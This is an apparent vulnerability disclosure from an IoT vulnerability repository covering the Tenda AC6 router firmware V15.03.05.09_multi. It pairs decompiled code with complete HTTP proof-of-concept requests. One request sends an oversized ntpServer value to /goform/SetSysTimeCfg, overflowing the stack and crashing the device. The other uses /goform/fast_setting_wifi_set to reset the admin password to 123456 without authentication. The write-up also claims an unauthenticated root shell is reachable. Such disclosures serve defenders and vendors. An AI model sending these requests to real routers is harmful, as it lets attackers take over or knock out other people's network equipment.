

[main](#) [IOT_vuln](#) / [Tenda](#) / [AC6](#) / [14](#) /

fuxianghah update command execv ...

on Feb 28 [History](#)

..



img

9 months ago



readme.md

9 months ago



readme.md

Tenda AC6 V15.03.05.09_multi Unauthorized stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.tenda.com.cn/profile/contact.html>
- Firmware download address : <https://www.tenda.com.cn/download/default.html>

1. Affected version

当前版本: V15.03.05.09_multi

升级类型: ☒ 在线升级 ☐ 本地升级

当前版本为最新版本, 不需要升级

Figure 1 shows the latest firmware Ba of the router

2.Vulnerability details

2.1 Arbitrary password modification vulnerability

```
}  
v16 = webgetvar(a1, "loginPwd", &unk_DF2D4);  
SetValue("sys.userpass", v16);  
sub_2E858(1);  
*(_DWORD *)v8 = 0;  
*(_DWORD *)v7 = 0;
```

The screenshot displays the Burp Suite interface on the left and the Tenda Web Master web application on the right. In Burp Suite, the 'Repeater' tab is active, showing a request to `http://192.168.0.1/login.html`. The request is a POST with a body containing a login attempt. The response from the Tenda Web Master shows a login form with the username '123456' and a '登录' (Login) button. The Tenda Web Master interface is in Chinese and includes a navigation menu on the left.

The screenshot displays the Burp Suite interface on the left and the Tenda WiFi web application on the right. In Burp Suite, the 'Repeater' tab is active, showing a request to `http://192.168.0.1/main.html`. The response from the Tenda WiFi web application shows the '网络状态' (Network Status) page. This page displays the network configuration, including the router's IP address (192.168.1.160), the WAN/CIIP, and the software version (V15.03.05.09_multi). The Tenda WiFi interface is in Chinese and includes a navigation menu on the left.

Firstly, through reverse analysis, we can find that there is a vulnerability of arbitrary password modification in the interface. The program passes the contents obtained in the loginpwd parameter directly to V16, and then directly changes the password to the login password through the setValue() function. In this way, we can change the management password without authorization.

2.2 Stack overflow vulnerability

```
34  *(_DWORD *)nptr = 0;
35  v15 = 0;
36  memset(v13, 0, sizeof(v13));
37  v23 = (char *)sub_2B58C(a1, "timeZone", &unk_EA1DC);
38  v22 = (char *)sub_2B58C(a1, "timePeriod", &unk_EA1DC);
39  src = (char *)sub_2B58C(a1, "ntpServer", "time.windows.com");
40  SetValue(sys.timesyn, "1");
41  SetValue("sys.timemode", "auto");
42  SetValue("sys.timezone", v23);
43  SetValue("sys.timenextzone", "0");
44  SetValue("sys.timefixper", v22);
```

The parameters obtained by the program through ntpserver are passed to Src

```
if ( atoi(npstr) == 1 )
{
    v16[0] = atoi(npstr);
    v16[1] = atoi(v23);
    v16[2] = atoi(v22);
    strcpy((char *)&v16[3], src);
    sprintf((char *)v13, "op=%d", 3);
}
```

After that, the SRC is copied into the stack of V16, and the size is not checked, so there is a stack overflow vulnerability.

3.Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V15.03.05.09_multi
2. Attack with the following overflow POC attacks

```
POST /goform/SetSysTimeCfg HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101
Firefox/97.0
Accept: */*
```

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 1555
Origin: http://192.168.1.1
Connection: close
Referer: http://192.168.1.1/system_time.html?random=0.12997311640905185&
Cookie: password=e10adc3949ba59abbe56e057f20f883efza1qw

timePeriod=86400&ntpServer=time.windows.comaaaabaaacaaadaaaeaaafaaagaaahaaaiaaaajaaak



The reproduction results are as follows:

Unable to connect

An error occurred during a connection to 192.168.0.1.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Try Again

Figure 2 POC attack effect

3.Unauthorized password rewriting POC (The password here is changed to 123456)

POST /goform/fast_setting_wifi_set HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0
Accept: /
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 116
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/index.html

ssid=Tenda_AC6_rencvn&wrlPassword=rencvn667&power=high&timeZone=%2B08%3A00&loginPwd=



Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell without authorization

